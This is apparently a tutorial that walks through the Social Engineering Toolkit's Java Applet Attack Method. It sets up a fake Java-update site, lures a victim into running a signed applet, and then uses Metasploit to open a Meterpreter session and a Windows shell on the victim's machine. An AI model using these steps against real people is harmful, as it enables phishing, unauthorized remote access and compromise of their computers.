!!!Expect the Unexpected!!!
To start, we need to open SET. In Kali Linux, this is done by typing
#se-toolkit
From the menu, choose 1

Then we need to select the kind of attack vectors we are going to us. In this example, we are going to use the 'Website Attack Vectors'. Choose 2

Then we choose the type of attack method. We will choose 'Java Applet Attack Method'. Choose 1.

Then we choose 1 since SET has ready made template.

Since we are not using NAT, we will put as no. And then enter the IP of the attacker machine.

Choose 1

Choose the Payload. In most attack, i usually choose 6.

Type the Port no. you want to use for the listener. If you are unsure, just click enter as it will use 443 as the default. Once you click enter, it will start generating the code.

And it will start the handler. At this point, it will start to wait and listen to any potential victim.

On the victim, if provided with the link, in this case its: http://192.168.71.169, it will go to a website indicating the need to update the Java. When the victim clicks 'Run this Time'

A pop up will appear to ask the victim to accept the risk and run this application.

When the victim clicks on it, meterpreter session will starts to open. In the attacker's machine, the below will be seen.

In the metasploit framework, type in sessions and it will list all the connections made from the victim to the attacker.

To retrive the session, simply type >sessions -i 1 and you will see a meterpreter. To go to the victim's Windows shell, simply type in >shell and you can see you are right into the victim's console!


